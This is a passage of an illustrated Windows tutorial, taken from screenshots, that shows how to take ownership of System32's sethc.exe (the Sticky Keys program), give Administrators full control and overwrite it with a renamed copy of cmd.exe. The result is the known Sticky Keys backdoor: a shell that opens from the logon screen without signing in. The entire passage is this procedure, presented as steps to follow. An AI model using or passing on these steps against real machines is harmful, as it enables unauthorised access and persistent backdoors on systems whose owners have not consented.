



Figure 4. Right click in sethc and then click in properties


sethc Properties

General | Security | Details

Object name: C:\Windows\System32\sethc.exe

Group or user names:

- ALL APPLICATION PACKAGES
- SYSTEM
- Administrators (KALQ\Administrators)
- Users (KALQ\Users)
- TrustedInstaller

To change permissions, click Edit. Edit...


Permissions for ALL APPLICATION PACKAGES	Allow	Deny
Full control		
Modify		
Read & execute	✓	
Read	✓	
Write		
Special permissions		

For special permissions or advanced settings, click Advanced. Advanced

OK Cancel Apply

3,209 items 1 item selected 262 KB

Figure 5. Press security tab in it


Advanced Security Settings for sethc

Name: C:\Windows\System32\sethc.exe

Owner: TrustedInstaller Change

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from
Allow	TrustedInstaller	Full control	None
Allow	Administrators (KALQ\Administrators)	Read & execute	None
Allow	SYSTEM	Read & execute	None
Allow	Users (KALQ\Users)	Read & execute	None
Allow	ALL APPLICATION PACKAGES	Read & execute	None

Change permissions View

Enable inheritance

OK Cancel Apply

Figure 6. Then click in Advance tab



System32
Application Tools
Advanced Security Settings for sethc
Name: C:\Windows\System32\sethc.exe
Owner: TrustedInstaller Change
Permissions
Auditing
Select User or Group
Select this object type:
User, Group, or Built-in security principal
Object Types...
From this location:
KALQ
Locations...
Enter the object name to select (examples):
Check Names
Advanced...
OK
Cancel
Change permissions
View
Enable inheritance
3,209 items 1 item selected 262 KB

Figure 7. Then click on change in the front of owner





Figure 8. Click on advanced tab


Select User or Group

Select this object type:
User, Group, or Built-in security principal

From this location:
KALQ

Common Queries

Name: Starts with

Description: Starts with

Disabled accounts


Non expiring password

Days since last logon:

Search results:

Name	In Folder
Access Contr...	KALQ
Administrator	KALQ
Administrators	KALQ
ALL APPLICA...	
ANONYMOU...	
Authenticated...	
Backup Oper...	KALQ
BATCH	
CONSOLE L...	
CREATOR G...	

Figure 9. Then click in find now option. Click on administrators


Advanced Security Settings for sethc

Name: C:\Windows\System32\sethc.exe

Owner: Administrators (KALQ\Administrators) Change


For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from
Allow	TrustedInstaller	Full control	None
Allow	Administrators (KALQ\Administrators)	Read & execute	None
Allow	SYSTEM	Read & execute	None
Allow	Users (KALQ\Users)	Read & execute	None
Allow	ALL APPLICATION PACKAGES	Read & execute	None

3,209 items 1 item selected 262 KB

Figure 10. Click on apply and then click on OK, then allow full control to this and finally press OK



Name	Date modified	Type
cmutil.dll	8/22/2013 4:22 AM	Application extens...
cmstplua.dll	8/22/2013 4:00 AM	Application extens...
cmstp	8/22/2013 4:00 AM	Application
cmpbk32.dll	8/22/2013 4:34 AM	Application extens...
cmmon32	8/22/2013 4:32 AM	Application
cmlua.dll	8/22/2013 4:01 AM	Application extens...
cmipnpinstall.dll	8/22/2013 6:25 AM	Application extens...
cmifw.dll	8/22/2013 2:45 AM	Application extens...
cmdl32	8/22/2013 4:18 AM	Application
cmdkey	8/22/2013 4:33 AM	Application
cmdial32.dll	8/22/2013 3:47 AM	Application extens...
cmdext.dll	8/22/2013 4:22 AM	Application extens...
cmd	8/22/2013 3:03 AM	Application
cmcfg32.dll	8/22/2013 4:11 AM	Application extens...
clusapi.dll	8/22/2013 3:42 AM	Application extens...
clrhost.dll	8/22/2013 4:34 AM	Application extens...
CloudStorageWizard	8/22/2013 1:48 AM	Application
CloudNotifications	8/22/2013 5:39 AM	Application
clip	8/22/2013 4:21 AM	Application
cliconfg.rll	8/22/2013 4:45 AM	Application extens...
cliconfg	8/22/2013 4:32 AM	Application

3,209 items 1 item selected 347 KB

Figure 11. Find "cmd.exe" in System32





Figure 12. Copy "cmd.exe" from System32 and paste it into desktop. Rename it to "sethc"



Replace or Skip Files

Copying 1 item from Desktop to System32

The destination already has a file named "sethc.exe"

✓ Replace the file in the destination

Skip this file

